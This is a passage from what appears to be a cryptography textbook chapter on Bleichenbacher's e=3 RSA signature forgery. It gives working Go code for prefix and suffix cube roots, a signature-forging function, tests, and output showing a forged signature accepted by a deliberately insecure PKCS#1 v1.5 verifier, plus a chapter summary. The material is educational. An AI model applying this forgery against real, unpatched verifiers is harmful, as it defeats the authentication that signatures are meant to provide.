

Bit 0 matches between s³ and target, no update needed for s
Bit 1 matches between s³ and target, no update needed for s
Bit 2 matches between s³ and target, no update needed for s
Bit 3 mismatched between s³ and target, update needed for s
Bit 3 updated in s, bit 3 now matches between between s³ and target
Bit 4 matches between s³ and target, no update needed for s
Bit 5 matches between s³ and target, no update needed for s
Bit 6 matches between s³ and target, no update needed for s
Bit 7 matches between s³ and target, no update needed for s
Bit 7 updated in s, bit 7 now matches between between s³ and target
7 6 5 4 3 2 1 0
target
s³
s
1 0
Spillover
1 0 0 1 1 1 0 0 1 1 1 0 0

Figure 8.15 Finding suffix cube root of 0x59 using bitwise flipping

Listing 8.18 `ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/explo`

```
func CubeRootSuffix(suffix []byte) []byte {
  suffixNum := new(big.Int).SetBytes(suffix)
  s := big.NewInt(1)

  for b := 0; b < len(suffix)*8; b++ {
    sCubed := new(big.Int).Exp(s, big.NewInt(3), nil)
    if sCubed.Bit(b) != suffixNum.Bit(b) {
      s.SetBit(s, b, 1)
    }
  }

  return s.Bytes()
}
```

Listing 8.19 shows the test code for our suffix cube function (which looks pretty much the same as the test code for the prefix counterpart). Since the suffix cube root hack works only with odd numbers, we ensure on line 40 that our test-cases are always odd (i.e., their least-significant bit is 1) as well.

Listing 8.19 ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/expl

```
32 func TestCubeRootSuffix(t *testing.T) {
33   randomN := make([]byte, 16)
34
35   for {
36     _, err := rand.Read(randomN)
37     if err != nil {
38       t.Fatalf(”error generating random n: %s”, err)
39     }
40     if randomN[len(randomN)-1]&1 == 0 {
41       continue
42     }
43     break
44   }
45
46   keypair, err := impl_rsa_bleichenbacher_sig.
         GenerateRSAKeypairWithPublicExponent3()
47   if err != nil {
48     t.Fatalf(”error generating rsa keypair: %s”, err)
49   }
50
51   t.Logf(”randomN: 0x[%X]”, randomN)
52   cubeRootSuffix := CubeRootSuffix(randomN)
53   t.Logf(”cubeRootSuffix: 0x%x”, cubeRootSuffix)
54
55   cubed := new(big.Int).Exp(new(big.Int).SetBytes(cubeRootSuffix), big.NewInt
         (3), keypair.PublicKey.N).Bytes()
56   cubedSuffix := cubed[len(cubed)-len(randomN):]
57   t.Logf(”cubed: 0x%x[%X]”, cubed[:len(cubed)-len(randomN)], cubedSuffix)
58
59   if bytes.Compare(cubedSuffix, randomN) != 0 {
60     t.Fatalf(”suffix does not match”)
61   }
62 }
```

Executing the test by running `make exploit_rsa_bleichenbacher_sig` shows us that the suffix cube hack is working, the bits inside square brackets are the matching suffix.

Listing 8.20 Output for `make exploit_rsa_bleichenbacher_sig`

```
go test -v ./ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig
```

```
...
=== RUN   TestCubeRootSuffix
    exploit_rsa_bleichenbacher_sig_test.go:51: randomN: 0x[B91A70BC 9D5E1DD1
        26348BDC 54421BFD]
    exploit_rsa_bleichenbacher_sig_test.go:53: cubeRootSuffix: 0xc7dd442f 97
        ab79d3 0c215440 cbe6e285
    exploit_rsa_bleichenbacher_sig_test.go:57: cubed: 0x79d271a5 111857ec 202
        e5c14 48183aac 444bcfdc 40b0dfef e08a695a 2de073d0 [B91A70BC 9D5E1DD1
        26348BDC 54421BFD]
--- PASS: TestCubeRootSuffix (0.20s)
```

8.6.4 Stitching prefix and suffix cube roots together to forge a signature

We have done the hard part of getting our utility functions ready that do the prefix and suffix cube root. The final part is easy, we simply stitch the two parts together. We saw in the discussion for the prefix cube root how we can trim the bits on the right and still retain the desired effect by virtue of the most significant bits of the answer. It's therefore easy to visualize the "forged signature" as a combination of two things:

- The prefix cube root for the left-most fixed portion (the header bytes) of the desired cleartext. The answer is trimmed on the right to make space for suffix cube root. Despite discarding the right-most bits, the forged signature will still match enough of the desired prefix when cubed (because of retaining the most-significant bits from the answer).
- The suffix cube root for the right-most fixed portion (the separator, the ASN.1 identifier and the digest value) of the desired cleartext. The suffix cube root is included in its entirety.

Listing 8.22 shows the first part, where we construct a cleartext prefix of `00 01`. We append a bunch of random bytes to the prefix before we pass it to the prefix cube root function, which needs to work with big numbers of the same bit length as the RSA modulus. Given that our prefix cube root function worked well to preserve a 4-byte prefix for 24-byte long cubes, the two byte prefix that we cannot live without will easily by retained by our cubed value.

Listing 8.21 ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/expl

```
func ForgeSignatureForPublicExponent3(pubKey *rsa.PublicKey, hash crypto.Hash
    , digest []byte) ([]byte, error) {
  for {
    prefixRandom := make([]byte, (impl_rsa_bleichenbacher_sig.ModulusBits/8)
        -2)
    _, err := rand.Read(prefixRandom)
    if err != nil {
      return nil, err
    }

    prefix := []byte{0x00, 0x01}    ← The fixed header we need in the forged signature's cleartext
    prefix = append(prefix, prefixRandom...)
    prefixCubeRoot, _ := CubeRootPrefix(new(big.Int).SetBytes(prefix))
    prefixCubeRootBytes := prefixCubeRoot.Bytes()
```

To construct the target suffix for our second utility function, we append the separator byte, the appropriate ASN.1 identifier and the desired hash digest. Our signature, when cubed, must match this suffix down to the last bit, but we're covered by the Valsorda hack in our `CubeRootSuffix(...)` function.

Listing 8.22 ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/expl

```
66      var hashAsn1Identifier []byte
67      switch hashAlg {
68      case crypto.MD5:
69        hashAsn1Identifier = []byte(impl_rsa_bleichenbacher_sig.HashAsn1Md5)
70      case crypto.SHA1:
71        hashAsn1Identifier = []byte(impl_rsa_bleichenbacher_sig.HashAsn1Sha1)
72      case crypto.SHA256:
73        hashAsn1Identifier = []byte(impl_rsa_bleichenbacher_sig.HashAsn1Sha256)
74      }
75
76      suffix := []byte{0x00}     ← The NULL separator
77      suffix = append(suffix, hashAsn1Identifier...)
78      suffix = append(suffix, digest...)
79      suffixCubeRoot := CubeRootSuffix(suffix)
```

The next step is to construct a signature where has the suffix cube root *in its entirety* on the right, and the prefix cube root on the left. We trim as many bytes from the prefix cube root as needed to make space for the suffix counterpart. Remember, there are a lot more bytes to match in the suffix than the prefix where we just need the first two bytes to match. Listing 8.24 shows this stitching in action along with a few logging lines that print the values to stdout with some fancy separators.

Listing 8.23 ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/expl

```
81      fmt.Printf(”prefixCubeRoot: 0x%X\n”, prefixCubeRoot)
82      fmt.Printf(”suffixCubeRoot: 0x%X\n”, suffixCubeRoot)
83      var sig []byte
84      sig = append(sig, prefixCubeRootBytes[:len(prefixCubeRootBytes)-len(
            suffixCubeRoot)]...)
85      fmt.Printf(”sig: [0x%X]”, sig)
86      sig = append(sig, suffixCubeRoot...)
87      fmt.Printf(”[0x%X]\n”, suffixCubeRoot)
```

The last step is to ensure that the cleartext message (the cubed value) for our forged signature does not contain a `NULL` byte *before* the separator. If we find one, we simply retry the main loop which will try the whole attack with new random bytes until we find a forget signature which avoids the `00` byte, at which point we return the forged signature from line 94.

Listing 8.24 ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/expl

```
89      sigNum := new(big.Int).SetBytes(sig)
90      sigCleartext := new(big.Int).Exp(sigNum, big.NewInt(3), nil).Bytes()
```

```
    if bytes.IndexByte(sigCleartext[:len(sigCleartext)-len(suffix)], byte(0
        x00)) != -1 {
      fmt.Printf(”sigCleartext has a zero byte, retrying\n”)
    } else {
      return sig, nil       ← Found signature without interfering NULL bytes
    }
```

Listing 8.25 shows the code for testing our signature forgery attack. The exploit package has no access to the private key of the RSA variable, but because the public exponent is $e = 3$ we construct a forged signature for “Hello World!” with garbage padding bytes and run it through our insecure implementation.

Listing 8.25 ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/explo

```
func TestGenerateSignatureForPublicExponent3(t *testing.T) {
  keypair, err := impl_rsa_bleichenbacher_sig.
      GenerateRSAKeypairWithPublicExponent3()
  if err != nil {
    t.Fatalf(”error generating rsa keypair: %s”, err)
  }

  digest := sha256.Sum256([]byte(”Hello World!”))
  sig, err := ForgeSignatureForPublicExponent3(keypair.PublicKey, crypto.
      SHA256, digest[:])
  if err != nil {
    t.Fatalf(”error forging signature: %s”, err)
  }

  t.Logf(”sig: %X”, sig)

  err = impl_rsa_bleichenbacher_sig.VerifyPKCS1v15Insecure(keypair.PublicKey,
       crypto.SHA256, digest[:], sig)
  if err != nil {
    t.Fatalf(”signature verification failed: %s”, err)
  }

  t.Log(”forged signatured verified successfully!”)
}
```

If you execute the tests with `make exploit_rsa_bleichenbacher_sig` you will see a few different attempts where `sigCleartext` encounters `NULL` bytes in the middle, before finding one that doesn’t. The final signature will look something like the console output shown in listing 8.26.

Listing 8.26 Output for `make exploit_rsa_bleichenbacher_sig`

```
go test -v ./ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig
...
=== RUN   TestGenerateSignatureForPublicExponent3
prefixCubeRoot: 0x29577D9628A0F8EA 78B4C28AE334FFAA 7209F2992CB06F23
    CFE3A2E093BF3C09 8801F964C3D7191E 6D340B3D17D9C609 FC687A3605FEEF0D
    C41517A9E5AC7E54 2134E332771AA09B A0A560BE3C4FE472 B66E43A432
suffixCubeRoot: 0x938C60C5288B2D32 351412D27AEAA4CE 19A4C2F0F4830C41
    47D54D29B68991D9 00771A371608DC06 CC4DAD0FD1F6938F BA5CEF39
```

```
sig: [0x29577D9628A0F8EA 78B4C28AE334FFAA 7209F2992CB06F23 CFE3A2E093BF3C09
    88][0x938C60C5288B2D32 351412D27AEAA4CE 19A4C2F0F4830C41 47D54D29B68991D9
    00771A371608DC06 CC4DAD0FD1F6938F BA5CEF39]
    exploit_rsa_bleichenbacher_sig_test.go:77: sig: 29577D9628A0F8EA 78
        B4C28AE334FFAA 7209F2992CB06F23 CFE3A2E093BF3C09 88938C60C5288B2D
        32351412D27AEAA4 CE19A4C2F0F4830C 4147D54D29B68991 D900771A371608DC
        06CC4DAD0FD1F693 8FBA5CEF39
hashAlg: SHA-256
digest: 0x7F83B1657FF1FC53 B92DC18148A1D65D FC2D4B1FA3D67728 4ADDD200126D9069
sig: 0x29577D9628A0F8EA 78B4C28AE334FFAA 7209F2992CB06F23 CFE3A2E093BF3C09
    88938C60C5288B2D 32351412D27AEAA4 CE19A4C2F0F4830C 4147D54D29B68991
    D900771A371608DC 06CC4DAD0FD1F693 8FBA5CEF39
sigCleartext: 0x00011402E6F8E129 D55A639EF64A28DF 94472A864D23673B
    DF2C393D629EC995 BF38E11E5630E4B8 5922B0C662BC5FD0 C2838D22EA0ED29D
    B37BE0CA96370B83 86AAFC649CB0510A 7CDB1FEC81D1E8FF 0CBA3775D376ABF5 60
    DDDB1E0FAD0323 2661C694AB4CD8E9 2B9C3AF691A11D49 896459301B6E43BA 22
    B66CAAC79F18D1 7A88FAAF0FBF3A10 BBFEFB82E86C41A9 2E3C3E369015A21A
    C2688BD7678BAB9C 8A162BD50B3C9377 8321BC442EB87E93 C76D3008563A7F5B 8
    A9208E3D5E3B101 A7532309B6EC8F20 E63B43B700303130 0D06096086480165
    030402010500042O 7F83B1657FF1FC53 B92DC18148A1D65D FC2D4B1FA3D67728 4
    ADDD200126D9069
    exploit_rsa_bleichenbacher_sig_test.go:84: forged signatured verified
        successfully!
--- PASS: TestGenerateSignatureForPublicExponent3 (0.53s)
```

We've done it! We exploited the PKCS#1 v1.5 padding vulnerability that caused so many CVEs for flawed signature validation. The broken implementations fixed the vulnerability by adding checks that ensured that the padding bytes in the middle are always `FF`, making it impossible for the attacker to hide cube-rooting garbage there.

8.7 Summary

- Digital signatures are cryptographic proofs for authenticity of messages that are signed using private keys.
- Digital signatures are hard to forge without having the private key, but are easy to verify against a given public key.
- The symmetric counterpart to digital signatures are Message Authentication Codes (MACs) but with the caveat that the secret needs to be shared even with the verifiers.
- Digital signatures provide non-repudiation: if there is a signature signed by your private key you cannot claim that it wasn't signed by you as long as the private key is secure.
- Many cryptographic applications rely on chains of signatures to extend trust between different entities.
- A digital certificate allows someone who trusts public key A to trust public key B, on account of A using its private key to sign B's public key, indicating trust in the latter's keypair.
- Digital signatures are used extensively to ensure integrity of the software running on our machines (e.g., apps on our phones).

- Cryptographic signatures are also the backbone of blockchains and digital contracts.
- A signature scheme is totally broken if it lets attackers recover its private key just by looking at the signatures.
- If an attacker can forge signatures for any message of their choosing, it's known as a universal forgery attack.
- If an attacker can forge signatures under some constraints on the underlying message, it's known as a selective forgery attack.
- RSA schoolbook signatures allow existential forgery attacks where an attacker starts with a random signature and inverts it to find a corresponding message.
- Existential forgery attacks are defended against by enforcing formatting and padding rules on the input messages for digital signatures.
- ECDSA is one of the most popular digital signature algorithms which also uses a unique nonce (a number used once) for each signing operation in order to non-deterministically generate different signatures every time (even for the same input message).
- Reusing the same nonce twice is a catastrophic mistake that enables attackers to recover the nonce and consequently, the private ECDSA key that was used for signing.
- PKCS #1 v1.5 is a padding scheme that enforces specific formatting rules for the input messages (cleartext values) to RSA signatures.
- RSA keypairs are usually generated with the public exponent fixed to one of the Fermat primes, in order to speed up the computation with optimization techniques.
- A public exponent of $e = 3$ means the signature is a cube of the input message.
- A public exponent of $e = 3$ means the attacker can calculate the cube root of a desired cleartext message and pass it as a signature. This is not insecure on its own, but can be vulnerable when used in conjunction with insufficient padding validation.
- The cleartext messages are rarely perfect cubes, so the bitwise suffix cube root hack is used to find a value that when cubed, at least *ends* with the desired suffix.
- The header bytes in the signature are targeted by a prefix cube root algorithm, which generates spillover bytes to the right. A regular bisection search for the root is sufficient for preserving a number of prefix bits in the cube.
- The solutions of prefix and suffix cube root algorithms can be combined to forge a valid signature for the Bleichenbacher attack.
- PKCS#1 v1.5 implementations must ensure that all the padding bytes are set to `FF` in order to protect against forgery attacks.